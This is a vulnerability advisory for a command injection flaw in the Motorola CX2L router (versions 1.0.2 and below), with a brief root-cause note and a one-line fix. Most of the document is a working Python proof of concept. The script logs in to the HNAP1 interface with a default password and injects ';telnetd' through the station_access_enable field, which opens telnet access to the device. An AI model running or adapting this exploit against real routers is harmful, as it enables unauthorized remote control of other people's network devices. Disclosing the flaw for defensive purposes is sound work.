Motorola-CX2L Router Command Injection Vulnerability

Vulnerability Title

Motorola-CX2L Router Command Injection Vulnerability (Affects Versions ≤ 1.0.2)


Vulnerability Description

The Motorola-CX2L router has a command injection vulnerability in versions 1.0.2 and below. This vulnerability occurs in the `SetStationSettings` function within `prog.cgi`. The system directly calls the `system` function to execute commands for setting parameters such as the MAC address, without filtering the input, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Turn on the router and configure it.

2. Execute the PoC. Initially, a telnet connection cannot be established, but after injecting the `telnetd` command, telnet can be connected.



3. poc

```python
import requests
import json
import time
import urllib3
import hmac,hashlib
from random import choice
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarni
ng)

password = 'motorola'
device_web_ip = '192.168.51.1'
ping_target = '192.168.51.177'
inject_cmd = "telnetd"

def telnet_to_victim(ip):
    print(
        f"[*] Now try telnet to {ip}"
    )
    import os
    os.system(f"telnet {ip}")

def hmac_md5(key, msg):
  if isinstance(key,str):
    key = key.encode()
  if isinstance(msg,str):
    msg = msg.encode()
  mac = hmac.new(key,msg,hashlib.md5).hexdigest().upper()
  return mac

def hnap_auth(privateKey,soapaction):
```

```
  if privateKey is None or soapaction is None:
    return None
  soapaction = soapaction.strip()
  if isinstance(soapaction,str):
    soapaction = soapaction.encode()
  cur_time = str(int(round(time.time(),3)*1000))
  auth = hmac_md5(privateKey, cur_time.encode()+soapaction)
  res = auth + ' ' + cur_time
  return res

privatekey = ''.join([choice('0123456789ABCDEF') for i in
range(32)])
header = {
  'Host': '192.168.51.1',
  'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0',
  'Accept': 'application/json',
  'Accept-Language': 'en-US,en;q=0.5',
  'Accept-Encoding': 'gzip, deflate',
  'Content-Type': 'application/json',
  'SOAPACTION':
'http://purenetworks.com/HNAP1/SetNTPServerSettings',
  'HNAP_AUTH': '91FF9717AC3A624CB051851F73674F3D 1679021518234',
  'Origin': 'http://192.168.51.1',
  'Referer': 'http://192.168.51.1/SNTP.html',
  'Cookie':
'work_mode=router;uid=KBc1OL4o;PrivateKey=16EE54A6451AC09E46A018
8E76854022;timeout=4278190126',
  'Connection': 'close'
  }

url = 'http://{}/HNAP1/'.format(device_web_ip)
probe_body = '{"Login":
{"Action":"request","Username":"Admin","LoginPassword":"","Captc
ha":"","PrivateLogin":"LoginPassword"}}'
soapaction = 'http://purenetworks.com/HNAP1/Login'
header['SOAPACTION'] = soapaction
header['Cookie'] = 'work_mode=router'
header['HNAP_AUTH'] = hnap_auth(privatekey,soapaction)

loop = 3
r = None
while loop>0:
  try:
    loop -= 1
    r = requests.post(url=url,headers=header,data=probe_body,\
      timeout=7,verify=False,allow_redirects=False)
    # print(r.text)
    if r is None or r.status_code != 200 or '"OK"' not in
r.text:
```

```
      time.sleep((3-loop)*3)
    else:
      break
  except Exception as e:
    print('error:{}'.format(e))

if r is None:
  print('Failed to get response,please check!')
  exit(1)
# update cookie
try:
  tmp:dict = json.loads(r.text)
except:
  print("Wrong response from probe request, please check.")
  exit(1)
challenge,uid,publickey = None,None,None
for k,v in tmp['LoginResponse'].items():
  if 'Challenge' == k:
    challenge = '{}'.format(v)
  elif 'Cookie' == k:
    uid = '{}'.format(v)
  elif 'PublicKey' == k:
    publickey = '{}'.format(v)
if challenge and uid and publickey:
  privatekey = hmac_md5(publickey+password,challenge)

#login again
pw_hash = hmac_md5(privatekey, challenge)
login_param = {'Login': {'Action': 'login', 'Username': 'Admin',
'LoginPassword': pw_hash, 'Captcha': '', 'PrivateLogin':
'LoginPassword'}}
login_body = json.dumps(login_param)
cookie = 'work_mode=router;uid={};PrivateKey=
{};timeout=76'.format(uid,privatekey)
header['Cookie'] = cookie
header['HNAP_AUTH'] = hnap_auth(privatekey,soapaction)
loop = 3
r = None
while loop>0:
  try:
    loop -= 1
    r = requests.post(url=url,headers=header,data=login_body,\
      timeout=7,verify=False,allow_redirects=False)
    # print(r.text)
    if r is None or r.status_code != 200 or '"OK"' not in
r.text:
      time.sleep((3-loop)*3)
    else:
      break
  except Exception as e:
```

```
    print('error:{}'.format(e))

telnet_to_victim(device_web_ip)
print("[*] Failed")
time.sleep(1)
print("[*] Now hack")

soapaction = 'http://purenetworks.com/HNAP1/SetStationSettings'
header['SOAPACTION'] = soapaction
header['Cookie'] = cookie
header['Referer'] = cookie
header['HNAP_AUTH'] = hnap_auth(privatekey,soapaction)

param = {"SetStationSettings":
         {"station_mac":"20:7b:d2:43:88:3d",
          "station_ext_name":"192.168.51.177",
          "station_access_enable":f";{inject_cmd}"}}
victim_body = json.dumps(param)

r = requests.post(url=url,headers=header,data=victim_body,\
  timeout=7,verify=False,allow_redirects=False)
r = requests.post(url=url,headers=header,data=victim_body,\
  timeout=7,verify=False,allow_redirects=False)
print(r.status_code)
telnet_to_victim(device_web_ip)

```

Root Cause Analysis

The vulnerability occurs in the `SetStationSettings` function within `prog.cgi`, where the system directly calls the `system` function to execute commands for setting parameters such as the MAC address, without filtering the input, allowing malicious users to inject and execute arbitrary commands.

Affected Versions

- Motorola CX2

Versions 1.0.2 and below are affected.

Remediation

It is recommended to implement appropriate input filtering strategies.

Contact Information

- Reporter: N1nEmAn